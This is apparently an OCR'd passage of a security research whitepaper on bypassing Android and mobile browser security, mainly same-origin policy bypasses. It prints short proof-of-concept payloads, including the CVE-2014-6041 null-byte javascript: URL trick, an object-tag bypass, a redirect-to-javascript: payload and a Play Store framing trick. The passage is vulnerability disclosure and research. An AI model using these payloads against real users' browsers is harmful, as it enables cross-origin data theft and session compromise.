
Bypassing Mobile Browser Security For Fun And Profit



Rafay Baloch

Table of Contents

ABSTRACT 3
WHY ANDROID? 3
ANDROID VERSION DISTRIBUTION 3
MEMORY CORRUPTION BUGS AND ANDROID 4
SAME ORIGIN POLICY 4
Same Origin Policy in action 5
Same Origin Policy Bypass and It's Severity 6
Why Do SOP Bypasses occur? 7
SAME ORIGIN POLICY BYPASSES FOR ANDROID BROWSERS 8
SOP Bypass #1 - CVE 2014-6041 8
SOP Bypass #2 – Object Tag 10
SOP Bypass 3 – Server Side Redirects 11
TURNING A SOP BYPASS INTO REMOTE CODE EXECUTION 12
CROSS SCHEME DATA EXPOSURE ATTACKS 13
Android Gingerbread Cross Scheme Data Exposure Bypass POC 16
Android Jellybeans Cross Scheme Data Exposure Bypass POC 16
ANDROID BROWSER COOKIE THEFT ATTACKS 17
Fix 18
ADDRESS BAR SPOOFING BUGS 19
Address Bar Spoofing – Example 1 20
Address Bar Spoofing – Example 2 20
Address Bar Spoofing – Example 3 21
Address Bar Spoofing – Example 4 21
Content Spoofing Vulnerability 23
MIXED CONTENT AND SSL ISSUES 24
What is Mixed Content? 24
Firefox Mixed Content Blocker Bypass (CVE-2015-4483) 25
CHARSET INHERITANCE BUGS 26
Opera Mini Charset Inheritance Vulnerability 26
CONTENT SECURITY POLICY AND MOBILE BROWSERS 28
How Apple Patch management Works? 32
How Google Nexus Management Works? 32
How Everything else works? 32
Suggestions for Users 33
Suggestions for Vendors 33
REFERENCES 34

Abstract

Mobile browsers in comparison to desktop browsers are relatively new and have not gone under same level of scrutiny. Browser vendors have introduced and implemented tons of protection mechanisms against memory corruption exploits, which makes it very difficult to write a reliable exploit that would work under all circumstances. This leaves us with the "other" category of Client Side attacks. In this paper, we will present our research about bypassing core security policies implemented inside browsers such as the "Same Origin Policy."

We will present several bypasses that were found in various mobile browsers during our research. In addition, we will also uncover other interesting security flaws found during our research such as Address Bar Spoofing, Content Spoofing, Cross Origin CSS Attacks, Charset Inheritance, CSP Bypass, Mixed Content Bypass etc. as found in Android Browsers. We will also talk about the testing methodology that we used to uncover several android zero days.

Apart from the theory, our presentation will also disclose a dozen of the most interesting examples of security vulnerabilities and weaknesses highlighted above, which we identified in the most popular Android third-party web browsers, and in Android WebView itself.

We will explain the root cause of the bug and demonstrate their exploitation, show examples of vulnerable code and, where possible, patches that were issued to address these vulnerabilities. Finally, we will talk about the issues with android patch management and would present with a solution to resolve such issues from happening in future.

Why Android?


There are multiple reasons why Android browsers were chosen as a subject of research, one being mega “Market Share”. As per stats present at idc.com **[1]**, android currently dominates the market with 82% of market share, followed by iOS with 13.9% share, followed by windows phone 2.6%, BlackBerry OS 0.3% respectively.

Another reason being that major part of android devices are still running unpatched devices, due to poor patch management methodology which we would be discussing later on in this paper. A vulnerability found is not likely to be patched anytime soon.

Another problem being that a lot of android devices are even not compatible for upgrade to its newer versions due to hardware limitations.

Android Version Distribution

We would briefly discuss about android version distribution as per the latest stats collected by Google in February 2016. **[2]**. As per the recent stats, KitKat dominates market share with 35.5% percent of devices using it, followed by Lollipop with 34.1% of devices, followed by Jellybeans still on almost 24% devices.



Android Version Distribution

Memory Corruption Bugs and Android

One of the most effective bugs with Desktop browsers has been "Memory Corruption" bugs mostly being "Use after Frees (UAF)". However, this is different in case of mobile browsers especially for android; it's extremely trivial to create a universal exploit that would work on all Android browsers versions and on all devices due to multiple reasons. The following are some the reasons:

i) Exploit will not function the same between a device and a simulator due to the fact that the memory layout is different.

ii) In order for exploit to work you have to bypass different protection mechanisms such as ASLR, DEP etc.


iii) Exploit will not function the same between different operating system versions. For instance, an exploit affecting Android Stock browser on KitKat might not work on Jellybeans.

iv) Exploit will not function the same between distributions from different vendors, as different vendors customize android to make necessary modifications.

Same Origin Policy

Same origin policy is one of the core and most important policies in browsers which controls how JavaScript accesses documents across different origins. The basic idea behind a SOP is that JavaScript from one origin should not be able to access the properties/data on other origin. An origin is defined as a combination of URI scheme, hostname, and port number.

In simple words, two webpages are on same origin if they have the same URL scheme, hostname and port number.



Definition of an origin

It is to be noted that a SOP is an inconsistent and vendor specific policy and different browsers have different implementations when it comes to SOP. One good example would be in case of Internet explorer an origin consists of a scheme and a host and it does not take ports into consideration.

Therefore, if you would find a SOP bypass for one browser, it is not likely to affect other browsers unless the vulnerability exists in a plugins such as java, flash etc.


Same Origin Policy in action

In order to have a better understanding of a Same Origin Policy, let us take an example of the following code which is present at output.jsbin.com which uses an Ajax request in order to fetch contents of gmail.com and display it on output.jsbin.com.

Code

```
<script>
        var x = new XMLHttpRequest();
        x.open('GET','http://www.gmail.com', true)
        x.send()
        document.write(x.responseText);
</script>
```

When the javaScript is executed on output.jsbin.com, the SOP restricts it from accessing contents present at https://www.gmail.com due to scheme and host mismatch.




Same origin policy in action

Same Origin Policy Bypass and It's Severity

A SOP bypass occurs when JavaScript present on one origin say http://sitea.com is able to access properties of webpage on another origin http://siteb.com such as cookies, location, http response etc. Frederik Braun in his thesis "Origin Policy Enforcement in Modern Browsers" demonstrates a great real life example in order to understand the severity of a SOP bypass.

In October 2012, Mozilla Security team posted a blog post **[3]** where it had announced that it has temporarily Firefox 16 from the installer page and users are asked to downgrade it to version 15.0.1 due to a Same Origin bypass that was discovered in Firefox 16.



Announcement from firefox where they have removed firefox 16 build

Firefox 16 was released as it fixed 11 critical and 3 high risk bugs present in Firefox 15, when Firefox 16 was released; they discovered that SOP bypass was even more critical, so they asked users to downgrade it to Firefox 15 which they already told was vulnerable to 14 critical/high vulnerabilities.

However, the SOP bypass was so easy to exploit that they had rather several memory corruption vulnerabilities exposed than a SOP bypass due to the fact that SOP bypasses unlike memory corruption do not have an attack probability which means that they will work every single time. Whereas in memory corruption vulnerabilities in this case, there are several factors to take in account for a successful exploitation.

Why Do SOP Bypasses occur?

The same origin policy was created back in 1995 by Netscape Navigator when they first invented frames, they realized that it's perhaps not a good idea for one website to frame another website and read the properties. Like everything else, security was an after-thought and it was not taken into the consideration earlier design phases.

Similarly, if you look at early protocols such as pop3, smtp and ftp they all transmit communication in plain text and later their secure version was introduced, http was created in 1991, whereas SSL was introduced in 1995, so security has always been an afterthought.

SOP bypasses occur due to many complex factors that are difficult to account for and SOP bypasses. One of the reasons why SOP bypasses is mostly occur due to logical confusion between different layers where one layer parses the input in a different way and another in a different way. Take an example of a Null byte, one layer may stop execution when it has detected a null byte, however the other ignores it and executes the code after it. Other reason being, the increasing complexity of JavaScript and DOM such as Server side redirects, multiple iframes and maintaining references to cross domain objects.

It is to be noted that, SOP bypasses are a resultant of both design level and implementation issues. Just like you would see the causes of a simple buffer overflow. In design, when a new feature is drafted the designer needs to know the browser model inside out or he might miss some SOP restrictions for his new feature. By implementation it's really hard to work around the pointers to different Window objects, frames etc

Basic example of a SOP Bypass By Design

A good example of a SOP bypass by design is java applets (Java versions 1.7u17 and 1.6u45), if two domains resolve to the same IP address they are not subject to a SOP. The following statement is from java 6,7 documentation which explains the story:

"Two hosts are considered equivalent if both host names can be resolved into the same IP addresses; else if either host name can't be resolved, the host names must be equal without regard to case; or both host names equal to null."

Let's suppose, example1.com and example2.com are both hosted on the same server 216.58.208.206, in case if an attacker manages to upload a jar file on example1.com which would be able to read properties of a example2.com, this means that java takes IP address instead hostnames in consideration when trying to separate two origins. **[4]**. This is critical in case of a shared hosting environments, where dozens of websites are hosted on the same server.

Basic example of a SOP Bypass By Implementation

Internet explorer 6, 7 suffers from a SOP bypass in the implementation of the document.domain object. As per specs, a document.domain property "Gets/sets the domain portion of the origin of the current document". However, as per Same Origin Policy JavaScript should not be able to set the document.domain property to a website having a different scheme, hostname, however this was not the case in IE as it allowed over-riding of the document.domain object.

Code

```
<script>
        var document;
        document = {};
        document.domain = 'target.com';
        alert(document.domain);
</script>
```

Upon executing this code in IE 6,7 the document.domain property would be set to target.com and the javaScript would be able to read properties of target.com.

Same Origin Policy Bypasses For Android Browsers

Since, Desktop browsers are older than mobile browsers they have gone through a certain level of scrutiny, several SOP bypasses have been discovered and have been fixed over time. However, Mobile browsers since they are relatively new have not under gone through the same level of scrutiny. This combined with OEM's modification to android code without security testing may also introduce vulnerabilities, apart from this poor patch management process of android would keep the masses affected even after a fix has been shipped.

SOP Bypass #1 - CVE 2014-6041

The following is the POC of SOP bypass found in webview pre-KitKat, Webview happens to be the core component of android used for rendering pages on android devices, It utilizes webkit rendering engine at the backend.


```
<iframe name="test" src="http://www.rhainfosec.com"></iframe>

<input type=button value="test"
onclick="window.open('\u0000javascript:alert(document.domain)','test')" >
```

The above POC loads a page in an iframe and then tries to access its document.domain property using javaScript which should not be accessible as per same origin policy. However, in this case it is able to execute JavaScript in context of the domain that was framed.

The most interesting part of POC, however is the null byte which is appended before the “JavaScript” scheme which results in a bypass.

Example of POC being executed on different phones with android stock browser

The vulnerability not only affects android stock browser pre-KitKat, however many other browsers such as UC browser, Maxthon browser, CM browser etc.



CVE-2014-6041 against UC,CM and Maxthon Browser

As per researcher at TrendMicro the vulnerability was much more widespread, it affected 42 apps out of top 100 apps in google play with browser in their names. However, what TrendMicro researchers also found that apart from null bytes other characters can also be used in order to trigger the JavaScript which includes first 33 Unicode characters ranking from U+0000 up to U+0020 which consists of 32 control characters and one space character (U+0020).

```
<html>
<head>
<title>aop test</title>
</head>
<script type="text/javascript">
function afterload()
{
    window.open('\u0020javascript:alert(document.location)','test');
}
</script>
<body>
<iframe name="test" src="http://www.trendmicro.tw" onload="afterload()"></iframe>
<input type=button value="try_1" onclick="window.open('\u0020javascript:alert(document.domain)','test')" >

</body>
</html>
```

POC using space character (U+0020) instead of null bytes in order to circumvent SOP

SOP Bypass #2 – Object Tag

Frames are not the only means of cross origin communication, there are dozens of other html tags and features that could be utilized for this purpose. One of them being object tag which can be used for embedding another document in your html page.

The following POC is an example of another SOP bypass in android webview pre-KitKat that could be used to circumvent same origin policy.

POC

```
<script>
window.onload = function(
{
  object = document.createElement("object");
  object.setAttribute("data", "http://www.bing.com");
  document.body.appendChild(object);
  object.onload = function() {
  object.setAttribute("data", "javascript:alert(document.domain)");
  object.innerHTML = "foobar";
  }
}

</script>
```

The above code creates an object with data attribute, which loads up a URL from another origin in this case "http://www.bing.com", however once it's loaded, we replace bing.com with

"javascript:alert(document.domain)". The interesting thing here is that the last line is essential for the POC to work object.innerHTML = "foobar"; so that the navigation request is performed

Vulnerable Code/Fix

```
bool HTMLPlugInImageElement::allowedToLoadFrameURL(const String& url)
{
  ASSERT(document());
  ASSERT(document()->frame());
  if (document()->frame()->page()->frameCount() >= Page::maxNumberOfFrames)
    return false;
  KURL completeURL = document()->completeURL(url);
}
```

The above function is responsible for loading up the frame URL, if you take a close look at the code, you would find out that there is no validation for javascript scheme, which allows us to execute javaScript in context of the frame that was loaded.

```
 if (contentFrame() && protocolIsJavaScript(completeURL)
    && !document()->securityOrigin()->canAccess(contentDocument()-
>securityOrigin()))
    return false;
```

The issue was fixed **[5]** by applying the following checks from securityorigin.h library.

SOP Bypass 3 – Server Side Redirects

Server side redirects have always been a cause of hazard for both Desktop/Mobile browsers and many SOP bypasses have been discovered in past by utilizing trick.

The following is an example of a SOP bypass discovered by Haru Sugiyama**[6]** in several iOS browsers, I have confirmed the trailing POC to work on couple of android browsers as well which is still subject to fix, therefore would not be named.

POC

http://www.google.com/url?q=http://target.com/xss.php

xss.php

```
<?php
        header('Location: javascript:alert(document.domain)');
?>
```


The above POC affects iOS/Android webview, the bypass occurs due to the fact that webview is not able to enforce cross origin restrictions properly and save references to the origin when dealing with 302 redirect.

Turning a SOP Bypass into Remote Code Execution

Sometimes it is possible to turn an SOP bypass into a Remote Code execution vulnerability, one of the great examples would be the bug that was found by Joe Vennix from rapid7 team. He discovered that Google Play was not enforcing X-frame-options on error pages due to which is possible to utilize my CVE-2014-6041 UXSS flaw into remote installing and execution any application from Google Play Store.


```
document.body.innerHTML="<iframe src='https://play.google.com/store/apps/"+
(new Array(2000)).join('aaaaaaa')+"'></iframe>"
```

The following POC loads play.google.com into an iframe and appends 2000 A's in order to bypass X-Frame-Options check as Google does not enforce it on error pages.



POC in action

Google supports a Remote installation feature which allows applications to be installed remotely directly from the Google play store by utilizing a push request to android device, this is done via Google Cloud Messaging service which is responsible for pushing notifications from web to android devices.



Google PlayStore Remote Installation Feature

